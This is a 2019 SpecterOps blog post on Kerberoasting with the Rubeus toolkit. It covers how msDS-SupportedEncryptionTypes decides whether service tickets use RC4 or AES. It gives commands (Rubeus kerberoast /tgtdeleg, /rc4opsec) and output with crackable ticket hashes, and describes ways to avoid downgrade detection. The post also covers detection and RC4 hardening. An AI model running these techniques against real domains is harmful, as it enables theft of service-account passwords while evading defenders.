

Kerberoasting Revisited

 posts.specterops.io/kerberoasting-revisited-d434351bd4d1

Will Schroeder

20 февраля 2019 г.

Rubeus is a C# Kerberos abuse toolkit that started as a port of [@gentilkiwi's Kekeo](#) toolset and has continued to evolve since then. For more information on Rubeus, check out the "[From Kekeo to Rubeus](#)" release post, the follow up "[Rubeus — Now With More Kekeo](#)", or the recently revamped [Rubeus README.md](#).

I've made several recent enhancements to Rubeus, which included me heavily revisiting its Kerberoasting implementation. This resulted in some modifications to Rubeus' Kerberoasting approach(es) as well as an explanation for some previous "weird" behaviors we've seen in the field. Since Kerberoasting is such a commonly used technique, I wanted to dive into detail now that we have a better understanding of its nuances.

If you're not familiar with Kerberoasting, there's a wealth of existing information out there, some of which I cover in the beginning of [this post](#). Much of this post won't make complete sense if you don't have a base understanding of how Kerberoasting (or Kerberos) works under the hood, so I highly recommend reading up a bit if you're not comfortable with the concepts. But here's a brief summary of the Kerberoasting process:

1. A attacker authenticates to a domain and gets a ticket-granting-ticket (TGT) from the domain controller that's used for later ticket requests.
2. The attacker uses their TGT to issue a service ticket request (TGS-REQ) for a particular servicePrincipalName (SPN) of the form , e.g. MSSqlSvc/SQL.domain.com. This SPN should be unique in the domain, and is registered in the servicePrincipalName field of a user or computer account. During this request process, the attacker can specify what Kerberos encryption types they support (RC4_HMAC, AES256_CTS_HMAC_SHA1_96, etc).
3. If the attacker's TGT is valid, the DC extracts information from the TGT stuffs it into a service ticket. Then the domain controller looks up which account has the requested SPN registered in its servicePrincipalName field. The service ticket is encrypted using the highest level encryption key that both the attacker and the service account support. The ticket is sent back to the attacker in a service ticket reply (TGS-REP).
4. The attacker extracts the encrypted service ticket from the TGS-REP. Since the service ticket was encrypted with the hash of the account linked to the requested SPN, the attacker can crack this encrypted blob offline to recover the account's plaintext password.

A note on terminology. The three main encryption key types we're going to be referring to in this post are **RC4_HMAC_MD5** (ARCFOUR-HMAC-MD5, where an account's NTLM hash functions as the key), **AES128_CTS_HMAC_SHA1_96**, and

AES256_CTS_HMAC_SHA1_96. For conciseness I'm going to refer to these as **RC4**, **AES128**, and **AES256**.

Also, all examples here are run from a Windows 10 client, against a Server 2012 domain controller with a 2012 R2 domain functional level.

Kerberoasting Approaches

Kerberoasting generally takes two general approaches:

- A standalone implementation of the Kerberos protocol that's used through a device connected on a network, or via piping the crafted traffic in through a SOCKS proxy. Examples would be Meterpreter or . This requires credentials for a domain account to perform the roasting, since a TGT needs to be requested for use in the later service ticket requests.
- Using built-in Windows functionality on a domain-joined host (like the class) to request tickets which are then extracted from the current logon session with or . Alternatively, a few years ago realized the method can be used to carve out the service ticket bytes from `KerberosRequestorSecurityToken`, meaning we can forgo Mimikatz for ticket extraction. Another advantage of this approach is that the existing user's TGT is used to request the service tickets, meaning we don't need plaintext credentials or a user's hash to perform the Kerberoasting.

With Kerberoasting, we really want RC4 encrypted service ticket replies, as these are orders of magnitude faster to crack than their AES equivalents. If we implement the protocol on the attacker side, we can choose to indicate we only support RC4 during the service ticket request process, resulting in the easier to crack hash format. On the host side, I used to believe that the `KerberosRequestorSecurityToken` approach requested RC4 tickets by default as this is typically what is returned, but in fact the "normal" ticket request behavior occurs where all supported ciphers are supported. So why are RC4 hashes *usually* returned by this approach?

Time for a quick detour.


msDS-SupportedEncryptionTypes

One defensive indicator we've talked about in the past is "encryption downgrade activity". As modern domains (functional level 2008 and above) and computers (Vista/2008+) support using AES keys by default in Kerberos exchanges, the use of RC4 in any Kerberos ticket-granting-ticket (TGT) requests or service ticket requests *should* be an anomaly. Sean Metcalf has an excellent post titled "Detecting Kerberoasting Activity" that covers how to approach DC events to detect this type of behavior, though as he notes "*false positives are likely*."

The full answer of why false positives are such a problem with this approach also explains some of the "weird" behavior I've seen over the years with Kerberoasting.

To illustrate, let's say we have a user account **sqlservice** that has **MSSQLSvc/SQL.testlab.local** registered in its servicePrincipalName (SPN) property. We can request a service ticket for this SPN with **powershell -C "Add-Type -AssemblyName System.IdentityModel; \$Null=New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'MSSQLSvc/SQL.testlab.local'"**. However, the resulting service ticket applied to the current logon session specifies RC4, despite the requesting user's (harmj0y) TGT using AES256.

As stated previously, for a long time I thought the KerberosRequestorSecurityToken approach for some reason specifically requested RC4. However, looking at a Wireshark capture of the TGS-REQ (Kerberos service ticket request) from the client we see that all proper encryption types including AES are specified as supported:



The enc-part in the returned TGS-REP (service ticket reply) is properly encrypted with the requesting client's AES256 key as we would expect. However the enc-part part we care about for Kerberoasting (contained within the returned service ticket) is encrypted with the RC4 key of the **sqlservice** account, NOT its AES key:

```

Kerberos
  > Record Mark: 1588 bytes
  > tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: TESTLAB.LOCAL
    > cname
    > ticket
      tkt-vno: 5
      realm: TESTLAB.LOCAL
      > sname
        name-type: kRB5-NT-SRV-INST (2)
        > sname-string: 2 items
          SNameString: MSSQLSvc
          SNameString: SQL.testlab.local
        > enc-part
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
          kvno: 2
          cipher: e1cbb2da84ff10708311661208f897ab6a71ea14f512e412...
      > enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        cipher: 11d24218b68c98aaf833c8b9ac901a0e01d1ab006504674a...

```

So what's going on?

It turns out that this has nothing to do with the [KerberosRequestorSecurityToken](#) method. This method requests a service ticket specified by the supplied SPN so it can build an AP-REQ containing the service ticket for SOAP requests, and we can see above that it performs proper “normal” requests and states it supports AES encryption types.

This behavior is due to the domain object property, something that was talked about a bit by Jim Shaver and Mitchell Hennigan in their DerbyCon “[Return From The Underworld: The Future Of Red Team Kerberos](#)” talk. This property is a 32-bit unsigned integer defined in [\[MS-KILE\] 2.2.7](#) that represents a bitfield with the following possible values:

2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
0	0	0	0	0	0	0	0	0	0	1	H	G	F	0	0	0	0	0	0	0	0	0	0	0	E	D	C	B	A

Where the bits are defined as:

Value	Description
A	DES-CBC-CRC
B	DES-CBC-MD5
C	RC4-HMAC
D	AES128-CTS-HMAC-SHA1-96
E	AES256-CTS-HMAC-SHA1-96

According to Microsoft's [MS-ADA2], "" So even if a domain supports AES encryption (i.e. domain functional 2008 and above) the value of the **msDS-SupportedEncryptionTypes** field on the account with the requested SPN registered is what determines the encryption level for the service ticket returned in the Kerberoasting process.

According to MS-KILE 3.1.1.5 the default value for this field is 0x1C (RC4_HMAC_MD5 | AES128_CTS_HMAC_SHA1_96 | AES256_CTS_HMAC_SHA1_96 = 28) for Windows 7+ and Server 2008R2+. This is why service tickets for machines nearly always use AES256, as the highest mutually supported encryption type will be used in a Kerberos ticket exchange. We can confirm this the result of doing a **dir \\primary.testlab.local\C\$** command followed by **Rubeus.exe klist** :

```
[2] - 0x12 - aes256_cts_hmac_sha1
Start/End/MaxRenew: 2/15/2019 4:33:10 PM ; 2/15/2019 9:33:10 PM ; 2/22/2019 4:33:10 PM
Server Name       : cifs/primary.testlab.local @ TESTLAB.LOCAL
Client Name      : harmj0y @ TESTLAB.LOCAL
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```

However, this property is only set by default on *computer* accounts, not *user* accounts. If this property is not defined, or is set to 0, [MS-KILE] 3.3.5.7 tells us the default behavior is to use a value of 0x7, meaning RC4 will be used to encrypt the service ticket. So in the previous example for the **MSSQLSvc/SQL.testlab.local** SPN that's registered to the *user* account **sqlservice** we received a ticket using the RC4 key.

If we select "This account supports AES [128/256] bit encryption" in Active Directory Users and Computers, then the **msDS-SupportedEncryptionTypes** is set to 24, specifying only AES 128/256 encryption should be supported.

SQL Properties

Organization	Published Certificates	Member Of	Password Replication
Dial-in	Object	Security	Environment
Remote control	Remote Desktop Services Profile	COM+	Attribute Editor
General	Address	Account	Profile
		Telephones	Delegation

User logon name:

User logon name (pre-Windows 2000):

☐ Unlock account

Account options:

☐ Account is sensitive and cannot be delegated

☐ Use Kerberos DES encryption types for this account

☒ This account supports Kerberos AES 128 bit encryption.

☒ This account supports Kerberos AES 256 bit encryption.

Account expires
☒ Never
☐ End of:

```
PS C:\Rubeus> Get-DomainUser sqlservice -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes

serviceprincipalname      msds-supportedencryptiontypes samaccountname
-----
MSSQLSvc/SQL.testlab.local 24 sqlservice
```

When I first was looking at this, I assumed that this meant that since the **msDS-SupportedEncryptionTypes** value was non-null, and the RC4 bit was NOT present, that if you specify only RC4 when requesting a service ticket (via the /tgtdeleg flag here) for an account configured this way the exchange would error out.

But guess what? We still get an RC4 (type 23) encrypted ticket that we can crack!

```
C:\Rubeus>Rubeus.exe kerberoast /tgtdeleg /user:sqlservice

Rubeus
v1.4.0

Type 23 = rc4_hmac

only AES
"supported"

[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] Target User : sqlservice
[*] Searching the current domain for Kerberoastable users
[*] Found 1 user(s) to Kerberoast!
[*] SamAccountName : sqlservice
[*] DistinguishedName : CN=SQL,CN=Users,DC=testlab,DC=local
[*] ServicePrincipalName : MSSQLSvc/SQL.testlab.local
[*] Supported ETypes : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash : $krb5tgs$23$*sqlservice$testlab.local$MSSQLSvc/SQL.testlab.local*$460C8CD8F9368D621547C8DD9F3968E657F7D6AE061FA9EF82C3339F00171E4A677606D4C473354F1E44931738A84466EF465D98774157AC87350ACED1A26840810BDE4CDCDAE29D1C16E5BFF5E4647F71434A6C1F953B8C5A9788B8AAE39A655D056E8FE1A0EBA1A75587E060C344F6F7D24C2E0ED0A89EF0CF6B96F1A8BE
```

A Wireshark capture confirms that RC4 is the only supported etype in the request, and that the ticket enc-part is indeed encrypted with RC4.

ಠ_ಠ

I'm assuming that this is for failsafe backwards compatibility reasons, and I ran this scenario in multiple test domains with the same result. However someone else I asked to recreate wasn't able to, so I'm not sure if I'm missing something or if this accurately reflects normal domain behavior. *If anyone has any more information on this, or is/isn't about to recreate, please let me know!*

If true, it implies that there doesn't seem to be an **easy** way to disable RC4_HMAC on user accounts. This means that even if you enable AES encryption for user accounts with servicePrincipalName fields set, these accounts are still Kerberoastable with the hacker-friendly RC4 flavor of encryption keys!

After a bit of testing, it appears that if you disable RC4 at the domain/domain controller level as described in this post, then requesting a RC4 service ticket for any account will fail with KDC_ERR_ETYPE_NOTSUPP. However, TGT requests will no longer work with RC4 either. As this might cause lots of things to break, definitely try this in a lab environment first before making any changes in production.


Sidenote: the **msDS-SupportedEncryptionTypes** property can also be set for trustedDomain objects that represent domain trusts, but it is also initially undefined. This is why inter-domain trust tickets end up using RC4 by default:


```
[*] Current LUID      : 0x9592a1

[0] - 0x12 - aes256_cts_hmac_sha1
Start/End/MaxRenew: 2/14/2019 2:38:43 PM ; 2/14/2019 7:38:42 PM ; 2/21/2019 2:38:42 PM
Server Name       : krbtgt/TESTLAB.LOCAL @ TESTLAB.LOCAL
Client Name       : harmj0y @ TESTLAB.LOCAL
Flags             : name_canonicalize, pre_authent, renewable, forwarded, forwardable (60a10000)

[1] - 0x17 - rc4_hmac
Start/End/MaxRenew: 2/14/2019 2:38:43 PM ; 2/14/2019 7:38:42 PM ; 2/21/2019 2:38:42 PM
Server Name       : krbtgt/DEV.TESTLAB.LOCAL @ TESTLAB.LOCAL
Client Name       : harmj0y @ TESTLAB.LOCAL
Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```

However, like with user objects, this behavior can be changed by modifying the properties of the trusted domain object, specifying that the foreign domain supports AES:



This sets **msDS-SupportedEncryptionTypes** on the trusted domain object to a value of 24 (AES128_CTS_HMAC_SHA1_96 | AES256_CTS_HMAC_SHA1_96), meaning that AES256 inter-domain trust tickets will be issued by default:

```
[0] - 0x12 - aes256_cts_hmac_sha1
Start/End/MaxRenew: 2/17/2019 8:07:39 PM ; 2/18/2019 1:07:39 AM ; 2/24/2019 8:07:39 PM
Server Name       : krbtgt/TESTLAB.LOCAL @ TESTLAB.LOCAL
Client Name       : harmj0y @ TESTLAB.LOCAL
Flags             : name_canonicalize, pre_authent, renewable, forwarded, forwardable (60a10000)

[1] - 0x12 - aes256_cts_hmac_sha1
Start/End/MaxRenew: 2/17/2019 8:07:39 PM ; 2/18/2019 1:07:39 AM ; 2/24/2019 8:07:39 PM
Server Name       : krbtgt/DEV.TESTLAB.LOCAL @ TESTLAB.LOCAL
Client Name       : harmj0y @ TESTLAB.LOCAL
Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```


Trying to Build a Better Kerberoast

Due to the way we tend to execute engagements, we often lean towards abusing host-based functionality versus piping in our own protocol implementation from an attacker server. We often times operate over high-latency command and control, so for complex multi-party exchanges like Kerberos our personal preference has traditionally been the KerberosRequestorSecurityToken approach for Kerberoasting. But as I mentioned in the first section, this method requests that highest supported encryption type when requesting a service ticket. For user accounts that have AES enabled, this default method will return ticket with an encryption type of AES256 (type 18 in the hash):

```
C:\Rubeus>Rubeus.exe kerberoast /user:sqlservice

Rubeus
v1.4.0

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4 for these accounts.
[*] Target User      : sqlservice
[*] Searching the current domain for Kerberoastable users
[*] Found 1 user(s) to Kerberoast!
[*] SamAccountName   : sqlservice
[*] DistinguishedName : CN=SQL,CN=Users,DC=testlab,DC=local
[*] ServicePrincipalName : MSSQLSvc/SQL.testlab.local
[*] Supported ETypes  : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash              : $krb5tgs$18$*sqlservice$testlab.local$MSSQLSvc/SQL.testlab.local*$E8EBB8CDAABE84
                        9F81FECAD0F22C98D8$A3731B8C0FDB3C1113AECDB2EE992BE07FB2E0634866D87787F87DFA5C3B3
                        017F85885A0F81850C15438070C3D03C151574B8C858855C046C686C708F5325A586800063A06361
```

Now, an obvious alternative method for Rubeus' Kerberoasting would be to allow an existing TGT blob/file to be specified that would then be used in the ticket requests. If we have a real TGT and are implementing the raw TGS-REQ/TGS-REP process and extracting out the proper encrypted parts manually, we can specify whatever encryption type support we want when issuing the service ticket request. So if we have AES-enabled accounts, we can still get an RC4 based ticket to crack offline! This approach is in fact now implemented in Rubeus with the **/ticket:<blob/file.kirbi>** parameter for the **kerberoast** command.


So what's the disadvantage here? Well, you need a ticket-granting-ticket to build the raw TGS-REQ service ticket request, so you need to either a) be elevated on a system and extract out another user's TGT or b) have a user's hash that you use with the **asktgt** module to request a new TGT. If you're curious why a user can't extract out a usable version of their TGT without elevation, check out the explanation in the "[Rubeus — Now With More Kekeo](#)" post.

The solution is [@gentilkiwi](#)'s [Kekeo](#) trick, that uses the Kerberos GSS-API to request a "fake" delegation for a target SPN that has unconstrained delegation enabled (e.g.). This was [previously implemented](#) in Rubeus with the **tgtdeleg** command. This approach

allows us to extract a usable TGT for the current user, including the session key. Why don't we then use this "fake" delegation TGT when performing our TGS-REQs for "vulnerable" SPNs, specifying RC4 as the only encryption algorithm we support?

The new **kerberoast /tgtdeleg** option does just that!

```
C:\Rubeus>Rubeus.exe kerberoast /tgtdeleg /user:sqlservice
```



v1.4.0

```
[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] Target User : sqlservice
[*] Searching the current domain for Kerberoastable users
[*] Found 1 user(s) to Kerberoast!
[*] SamAccountName : sqlservice
[*] DistinguishedName : CN=SQL,CN=Users,DC=testlab,DC=local
[*] ServicePrincipalName : MSSQLSvc/SQL.testlab.local
[*] Supported ETYPES : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash : $krb5tgs$23$ sqlservice$testlab.local$MSSQLSvc/SQL.testlab.local*$D1C31FFC85A3BB35C366$349A1ACA27D0E847CB61F2F4FC6588B56BF0BC4F0E18E400E
A9958F15F73D929B926A0CF3B9DDD0C85958AC667FF8B596DD15B422B23AC15F88A8
30A1A9CD457C5BEC30D999BEEED099FF54DB5616EDF7920EFC6198F1AD1F3C9AC19E
```

```
▼ tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  ▼ padata: 1 item
    > PA-DATA PA-TGS-REQ
  ▼ req-body
    Padding: 0
    > kdc-options: 40800010 (forwardable, renewable, renewable-ok)
    ▼ cname
      name-type: KRB5-NT-PRINCIPAL (1)
      ▼ cname-string: 1 item
        CNameString: harmj0y
      realm: TESTLAB.LOCAL
    ▼ sname
      name-type: KRB5-NT-SRV-INST (2)
      ▼ sname-string: 2 items
        SNameString: MSSQLSvc
        SNameString: SQL.testlab.local
      till: 2037-09-12 19:48:05 (UTC)
      nonce: 1818848256
    ▼ etype: 1 item
      ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

There have also been times in the field where the default KerberosRequestorSecurityToken Kerberoasting method has just failed- we're hoping that the **/tgtdeleg** option may work in some of these situations.

If we want to go a bit further and avoid the possible “encryption downgrade” indicator, we can search for accounts that have AES encryption types supported, and then state we support all encryption types in the service ticket request. Since the highest supported encryption type for the results will be RC4, we’ll still get crackable tickets. The **kerberoast/rc4opsec** command executes the **tgtdeleg** trick and filters out any of these AES-enabled accounts:

```
C:\Rubeus>Rubeus.exe kerberoast /rc4opsec
```

(_)
[_] [_] [_] [_] [_] [_] [_] [_]
[_] [_] [_] [_] [_] [_] [_] [_]
v1.4.0

```
[*] Action: Kerberoasting  
  
[*] Using 'tgtdeleg' to request a TGT for the current user  
[*] Searching the current domain for Kerberoastable users  
[*] Searching for accounts that only support RC4_HMAC, no AES  
  
[*] Found 5 user(s) to Kerberoast!  
  
[*] SamAccountName           : harmj0y  
[*] DistinguishedName        : CN=harmj0y,CN=Users,DC=testlab,DC=local  
[*] ServicePrincipalName      : asdf/asdfasdf  
[*] Supported ETypes          : RC4_HMAC_DEFAULT  
[*] Hash                      : $krb5tgs$23$harmj0y$testlab.local$asdf/asdfasdf*$B0A421  
                               59$0346535C11F1FAA31C50846604F08091AC09EE66F681675AE220  
                               DEB7BB8557E0980C35C04E5970E4CC86D55C7C855C41B782E54EB4E
```

If we want the opposite and *only* want AES enabled accounts, the **/aes** flag will do the opposite LDAP filter. While we don't currently have tools to crack tickets that use AES (and even once we do, speeds will be thousands of times slower due to the AES key derivation algorithms), progress is being made.

Another advantage of the **/tgtdeleg** approach for Kerberoasting is that since we're building and parsing the TGS-REQ/TGS-REP traffic manually, the service tickets won't be cached on the system we're roasting from. The default `KerberosRequestorSecurityToken` method results in a service ticket cached in the current logon session for every SPN we're roasting. The **/tgtdeleg** approach results in a single additional **cifs/DC.domain.com** ticket being added to the current logon session, minimizing a potential host-based indicator (i.e. massive numbers of service tickets in a user's logon session).

As a reference, in the [README I built a table](#) comparing the different Rubeus Kerberoasting approaches:

Arguments	Description
none	Use KerberosRequestorSecurityToken roasting method, roast w/ highest supported encryption
/tgtdeleg	Use the tgtdeleg trick to perform TGS-REQ requests of RC4-enabled accounts, roast all accounts w/ RC4 specified
/ticket:X	Use the supplied TGT blob/file for TGS-REQ requests, roast all accounts w/ RC4 specified
/rc4opsec	Use the tgtdeleg trick, enumerate accounts <i>without</i> AES enabled, roast w/ RC4 specified
/aes	Enumerate accounts with AES enabled, use KerberosRequestorSecurityToken roasting method, roast w/ highest supported encryption
/aes /tgtdeleg	Use the tgtdeleg trick, enumerate accounts with AES enabled, roast w/ AES specified

As a final note, Kerberoasting should work much better over domain trusts [as of this commit](#). Two foreign trusted domain examples have been added to the section of the README.

Conclusion

Hopefully this cleared up some of the confusion some (like me) may have had surrounding different encryption support in regards to Kerberoasting. I'm also eager for people to try out the new Rubeus roasting options to see how they work in the field.

As always, if I made some mistake in this post, let me know and I'll correct it as soon as I can! Also, if anyone has insight on the RC4-tickets-still-being-issued-for-AES-only-accounts situation, please shoot me an email (will [at] harmj0y.net) or hit me up in the [BloodHound Slack](#).